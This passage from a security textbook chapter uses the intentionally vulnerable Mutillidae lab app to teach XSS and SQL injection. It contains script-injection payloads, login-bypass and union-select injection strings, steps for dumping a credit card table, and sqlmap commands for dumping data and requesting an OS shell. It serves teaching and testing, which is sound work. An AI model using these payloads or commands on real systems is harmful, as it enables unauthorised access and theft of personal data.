CHAPTER

8

Web Application Vulnerabilities

In this chapter, you will learn the basics of web application vulnerabilities. Application security is a category by itself, and since we would need a whole book to cover all the application security topics, we'll use this chapter to cover just the most obvious ones.

A lot of what you'll learn in this chapter will allow you to test web applications before deployment into the production environment. If you're interested in the trending security career of bug bounty hunting, then you must master this topic.

DevSecOps is all about making sure that the pipeline can deliver a secure web application. Every company needs to make changes to its website, but before deploying the changes into production, they must pass through a continuous integration/continuous deployment (CI/CD) pipeline. As a security analyst, your role is to detect any vulnerabilities ahead of time before deploying the changes into the production environment.

If you go back in time (10 or more years), you'll notice that we used to have Windows applications, but nowadays, the trend has changed, and most of the projects are web-based/cloud-based.

In this chapter, you will learn about the following:

- Cross-site scripting
- SQL injection
- Command injection

- File inclusion
- Cross-site request forgery
- File upload bypass

Web Application Vulnerabilities

The back end of web applications is built using different programming languages. The most popular ones are Java, C# .NET (Framework/Core), and PHP. On the front-end side, you will encounter different JavaScript frameworks such as Angular, React, etc. In addition, the front end will use CSS to decorate the look and feel of the web pages.

As a security professional, you must know the basics of web application vulnerabilities. Also, you should learn how to build a web application from A to Z (it's best to learn by practicing). You can't just use scanners and send your reports without validation. To validate the vulnerabilities like a professional, you must understand web application programming. At the beginning, you can just pick one programming language for the back end (e.g., C# .NET Core) and one JavaScript framework for the front end (e.g., Angular).

Mutillidae Installation

To learn the principles of this section, we will be using the vulnerable web application called Mutillidae and use Ubuntu to host this web application. You can use a Docker image (check out this book's appendixes for an example using Docker), but I personally like to take control of my installation. Here are the steps to get this website up and running:

1. Install the web server.
2. Set up the firewall.
3. Install PHP.
4. Install and set up the database.

Apache Web Server Installation

First, install an Apache web server to host the website. At this stage of the book, you should be able to handle the terminal commands:

```
$apt update && apt upgrade -y
$apt install -y apache2 apache2-utils
$a2enmod rewrite
$systemctl restart apache2
$systemctl enable apache2
```

Firewall Setup

We don't want the Ubuntu firewall to block the HTTP communication during our tests. There are two types of firewalls pre-installed on Ubuntu Linux:

- iptables
- ufw

Let's execute two commands to change (Unblock) each type of firewall (just to be on the thorough side):

```
$iptables -I INPUT -p tcp --dport 80 -j ACCEPT
$ufw allow http
```

Installing PHP

PHP is the programming language that this website is built on. Thus, we need to install the framework to run the source code on the Ubuntu host:

```
$apt install -y php7.4 libapache2-mod-php7.4 php7.4-mysql php-common
php7.4-cli php7.4-common php7.4-json php7.4-opcache php7.4-readline
php7.4-curl php7.4-mbstring php7.4-xml
```

Database Installation and Setup

The website data needs to be stored in a database. Mutillidae will be saving data into a MySQL database. We will install MariaDB, which is built on the MySQL engine:

```
$apt install mariadb-server mariadb-client -y
$systemctl enable mariadb
```

To allow the web application to access this database, we will need to update the permissions of the root database user. To get the job done, we will execute the following commands (note that once you execute the first command, you will enter the MySQL interactive commands):

```
$mysql -u root
>use mysql;
>update user set authentication_string=PASSWORD('mutillidae') where
user='root';
>update user set plugin='mysql_native_password' where user='root';
>flush privileges;
>exit
```

According to the previous commands, we changed the password of the user from *root* to *mutillidae*.

Mutillidae Installation

Now that we have all the components installed, we need to download the website binaries from GitHub. Also, we need to create a `mutillidae` folder under the web server directory `/var/www/html`:

```
$cd /var/www/html/
$apt install git -y
$git clone https://github.com/webpwnized/mutillidae.git mutillidae
$systemctl restart apache2
```

To open the Mutillidae web application, open a web browser on your Ubuntu server and head to `localhost/mutillidae`, as shown in Figure 8.1.

Figure 8.1: Mutillidae Home Page

The first time you visit the site, you will be notified about the database being offline. Click the Setup/Reset The DB link, and you will be redirected to the Reset DB page. Next, you will see a pop-up message. Click OK to proceed.

Cross-Site Scripting

Cross-site scripting (XSS) is a weakness that can be exploited by executing client scripts on the victim's client browser (e.g., JavaScript). This flaw exists when the developer of the application does not validate the input data properly on the back end. Whenever you see text on the web page that can be manipulated with user input, it means there is a probability that it is vulnerable to XSS. Don't worry if you don't understand this right now; we will practice it together. The following are two common scenarios when it comes to XSS:

- Reflected XSS
- Stored XSS

Reflected XSS

A reflected XSS flaw can be exploited by manipulating any input (e.g., a URL, textbox, hidden field, etc.) to execute JavaScript on the client's browser. To practice this scenario, select OWASP 2017 ➪ A7 – Cross Site Scripting (XSS) ➪ Reflected (First Order) ➪ DNS Lookup. On this page you are simply trying to get the DNS name behind an IP address that you supply in a textbox. Next, enter **172.16.0.1** as the IP address of the router and click the Lookup DNS button.

Look closely at the output results shown in Figure 8.2. The IP address is printed out in the message results for 172.16.0.1. In other words, we used the textbox (a user input field), and it was printed on the page.



Figure 8.2: Mutillidae – DNS Lookup

Next, we will replace the IP address value in the textbox with some JavaScript code. If the code executes, then the page is vulnerable to reflected XSS.

Inject a simple JavaScript pop-up message, as shown here:

```
<script> alert('Hello KCorp') </script>
```

If it works, then you can execute any malicious JavaScript to your liking. In fact, Kali Linux has a complete framework for XSS JavaScript libraries; check out the Browser Exploitation Framework (BeEF).

Now if we click the Lookup DNS button, the script will execute, and a pop-up alert will show the message in Figure 8.3.



Figure 8.3: Mutillidae – Script Alert

For this attack to work, you will need to convince the victim to click the vulnerable page. In this case, the user needs to take the bait using some sort of an advanced social engineering attack (e.g., phishing email).

Stored XSS

Stored XSS is similar to the reflected one (they both will execute the JavaScript payload). The only difference is that the stored XSS will save the JavaScript to a storage system (e.g., database). This one is more dangerous because it's persistent on the vulnerable page. Any user who visits that page will be infected by the JavaScript payload.

To test this scenario in Mutillidae, select OWASP 2017 ➪ A7 – Cross Site Scripting (XSS) ➪ Persistent (Second Order) ➪ Add To Your Blog. The page that opens will let you save blog articles in the back-end database, and any user logged in can see your blog entry. Use a simple JavaScript code to save it in the blog list that will alert with the number 0 (see Figure 8.4).

Once you click Save Blog Entry, you will see a pop-up message with the number 0. If you try to come back to this page, you will always see this pop-up message since it's saved inside the blog's table.

NOTE **You can reset the database anytime you want by clicking the Reset DB link on the top menu bar.**



Figure 8.4: Mutillidae – Blog Entry

Exploiting XSS Using the Header

Another way to inject JavaScript into a page is through the request header. If the administrator saves every header request for review and logging purposes, then you can take advantage of this behavior, but how? If the JavaScript is saved inside the header request, then when the admin visits the logs, the JavaScript will execute. To practice this scenario, we will use the Log page, as shown in Figure 8.5. Select OWASP 2017 ➪ A7 – Cross Site Scripting (XSS) ➪ Persistent (Second Order) ➪ Show Log to get there.



Figure 8.5: Mutillidae - Logs

This page will show the headers of every web request to this web application for logging purposes. The third column shows the browser agent from the request header.

Let's use Burp to intercept the request and change the browser agent. You've already seen an example during the enumeration phase of how to prepare Burp for interception. To get this working, we need the following:

- The browser needs to be using a proxy (on port 8080).
- We need to load Burp and make sure to open the Proxy tab and then the Intercept subtab, which has an Intercept button.

Let's visit any web page on Mutillidae, using the home page, and intercept it using Burp (see Figure 8.6).



Figure 8.6: Burp suite – Proxy Intercept

Modify the User-Agent value, replace it with a JavaScript alert message (see Figure 8.7), and click the Forward button. After clicking Forward, inform Burp to stop the interception. To accomplish this, click the Intercept Is On button to turn it off (or else the web page will not load; it will always be waiting for your input). Note that when you stop the interception from this window, Burp will continue to intercept in the background without stopping the requests/responses from your browser.



Figure 8.7: Burp Suite – User-Agent Edit

When we go back to the logs page, we should get a JavaScript pop-up alert.

Remember that what we did here is a stored XSS; the logs are stored in a database so that the admin can read them whenever they want.

Bypassing JavaScript Validation

JavaScript validation is a misconception for novice developers. They add the validation in the front-end JavaScript code, and they don't implement it on the back end. (In our case, the back end is PHP.) Burp Suite will come to the rescue again and allow us to intercept the request and inject our payload. To enable this security feature (JavaScript validation), we will click the Toggle Security top menu item. Once the security level is set to 1, we will try to inject the `Hello` JavaScript code in the DNS Lookup page that we used earlier. This time, the page will not execute the JavaScript code, and it will show us a message saying that it's not allowed, as shown in Figure 8.8 (because there is validation in the front-end code).



Figure 8.8: Mutillidae – Bad Characters Error Message

To bypass the JavaScript validation, we will start the interception using Burp. Next, we will enter a valid IP address (8.8.8.8, as shown in Figure 8.9) and click the Lookup DNS button. If we switch to the Burp Proxy tab, we should see the web request.

We can see the IP address in the POST request contents. All we need to do at this stage is to replace the IP address with the test script, as shown in Figure 8.10.

After making the changes, click the Forward button and stop the interception by clicking the Intercept Is On button. When we switch to the DNS Lookup web page, we should see that the JavaScript has been executed successfully. Why did this happen? It happened simply because there is no validation in the PHP code (validation on the front-end JavaScript is not enough!).



Figure 8.9: Burp Suite – Intercept Payload

Figure 8.10: Burp Suite – Target Host Script

SQL Injection

SQL injection (SQLi) is my favorite web vulnerability, and it's the most dangerous one. SQLi will allow a malicious user to execute SQL commands through the web browser. You can do a lot with SQL commands, such as the following:

- Query the database using the `select` command (e.g., you can select all the users' records and steal confidential information)
- Bypass the login page by using the `true` statement in SQL
- Execute system commands and furthermore have a remote shell, for example
- Manipulate the data by using the `insert/delete/update` SQL commands

Querying the Database

Let me show you a few SQL queries before we proceed to exploit this weakness. This vulnerable web application created a database called `mutillidae`, and inside this database, there is a table called `accounts` (see Figure 8.11).

To start with a simple command, we will query for the username *test* that we already created in the web application. We will be using DBeaver as a graphical database client to execute this query, as shown in Figure 8.12.



Figure 8.11: Accounts Table



Figure 8.12: Accounts Table - SQL Query

What if we can trick the database to select all the records from the `accounts` table? We will use the comment character (- -) to ignore some part of the query. Note that we need to add a space after the double dashes. As an example, we will enter the following data in the User Lookup form at `http://localhost/mutillidae/index.php?page=user-info.php`, as shown in Figure 8.13:



Figure 8.13: Login SQLi

```
Username=test' or 1=1 - -
Password=anything
```

The single quote will close the username string value, and the `or 1=1` statement will return a Boolean true statement. Figure 8.14 shows how the SQL statement will look.



Figure 8.14: Login SQLi Query

As you can see from the figure, the command has queried all the records in the `accounts` table. So, it should execute on the web page when we click the View Account Details button. Normally, the page should show only one account, but, in this case, all the records will be fetched from the table because of our SQL query payload, as shown in Figure 8.15.



Figure 8.15: Login SQLi Results

Bypassing the Login Page

Logically speaking, the PHP code will use the following algorithm during the login phase:

1. Find the username entered in the username's textbox and the password entered in the password's textbox.
2. If any records exist in the database, then log in.
3. If no records are found, then the user will get an error message.

Based on the query in Figure 8.12, we will reuse the same payload that we injected in the previous hack. This time, we will use the login page instead, as shown in Figure 8.16.



Figure 8.16: Mutillidae – Login SQLi

Recall that `or 1=1` will return true, and everything after that will be ignored because of the comment characters (double dashes). So, if the database returns a `true` statement, then the user will be allowed to log in with the first user record selected in the table, which is *admin*, as shown in Figure 8.17. (Refer to Figure 8.14 to see the first record.)

Execute Database Commands Using SQLi

In this section, we will exploit another weakness in SQL queries that will allow us to execute SQL commands. In the previous example, we saw the combination of the `OR` true statement and the comments that allowed us to get a true statement.

In this section, we will use the `union select` command to query the data that we're looking for.

Figure 8.17: Mutillidae – Login SQLi Results

On the User Lookup page, enter the details shown in Figure 8.18.



Figure 8.18: SQLi - Union Select Syntax

Once you click View Account Details, you will get the following error message:

```
/var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error
executing query:

connect_errno: 0
errno: 1222
error: The used SELECT statements have a different number of columns
client_info: mysqlnd 7.4.3
host_info: 127.0.0.1 via TCP/IP
) Query: SELECT * FROM accounts WHERE username='' union select 1,2 -- '
AND password='anything' (0) [Exception]
```

The message is telling us that the `accounts` table that we're trying to use in the database has more than two columns. Generally, you can increment the number until you no longer see an error message. In our example, we're going to cheat since we know that this table has seven columns (refer to Figure 8.11). Figure 8.19 shows what happens when we enter the correct number of columns.



Figure 8.19: SQLi – Union Select

According to the output, we were able to print the number 2 in the username field, 3 in the password field, and 4 in the Signature field. In the next step, we will replace the number 2 by the `VERSION()` command that will display the database version number, as shown in Figure 8.20.



Figure 8.20: SQLi – Union Select with DB Version

Now that you saw how it works, it's time to move on to a more complex scenario. Let's use the SQL power to query all the table names in the database (the examples use DBeaver for clarity). Let's query `information_schema.tables` and display the `table_name` column values (see Figure 8.21).

There is an interesting table called `credit_cards`, so let's inspect its column names. This time, we will use the `information_schema.columns` table and display the `column_name` values where the table's name is equal to `credit_cards`. See Figure 8.22.

Finally, let's dump the data of the credit cards table. Concatenate the results using the `concat` function and use `0x3A` as a delimiter. See Figure 8.23 (`0x3A` is equivalent to a colon, `:`).



Figure 8.21: Schema Table – Credit Cards Field



Figure 8.22: Credit Cards Table Query



Figure 8.23: Extract Credit Cards Table Data

Now you know how black-hat hackers steal credit cards from websites. I urge you not to use this knowledge in bad faith. That being said, let's try to

finally execute a SQL command (see Figure 8.24) to see if we can write to the web server and have a remote shell.

Figure 8.24: SQL Query – Write To System

It was a nice try, but unfortunately, the system did not allow us to write to disk.

SQL Injection Automation with SQLMap

SQLMap is popular, so let's see how to use it in case you want to run a quick test. Most of the time, I don't use SQLMap during my engagements (I use it in CTF challenges); instead, I use Burp Pro Scanner to find SQLi vulnerabilities. The principles you just learned in the earlier section are the ones I use when I'm testing for SQL injection.

Crawl the web application URLs to find a vulnerable link:

```
$sqlmap -u [URL] - - crawl=1
```

To find out whether a SQL injection is valid, use this:

```
$sqlmap -u [URL] –banner
```

To select the database server's name (e.g., `mysql`) during the tests of SQL injection, use this:

```
$sqlmap -u [URL] - - dbms [db]
```

This will help the scanner to inject the correct parameters and characters.

If you find that the target is vulnerable and you want to enumerate the databases, use this:

```
$sqlmap -u [URL] - - dbs
```

If you want to list the tables inside a specific database, use this:

```
$sqlmap -u [URL] – D [db name] - - tables
```

To dump the contents of a table (e.g., users table), use this:

```
$sqlmap -u [URL] -D [db name] -T [table name] - - dump
```

Try to get an OS shell using the following:

```
$sqlmap -u [URL] - - os-shell
```

Testing for SQL Injection

How do you know that a page is vulnerable to SQL injection? There are two ways to do so:

- Try to inject a single quote into the page input (URL, textbox, header, etc.).
  - If you get a SQL error, then it's vulnerable.
- Try to use an automated tool (for example, Burp Pro Scanner) to test for blind SQL injection. A blind SQLi will not show an error message, but the page could still be vulnerable to this flaw. If you want to execute this manually, you can try the time method to delay the page load time.

Let's test this approach on the Mutillidae User Lookup page and insert a single quote character in the Name field, as shown in Figure 8.25.



Figure 8.25: SQLi Error

As you can see, the page is displaying an error message telling us that SQL Server did not understand the following query:

```
Select * from accounts where username=" and password="
```

Command Injection

The concept of command injection is simply being able to execute commands to your liking on a web page. When you see a page that offers command execution, then it's your duty to test whether it's vulnerable to this flaw.

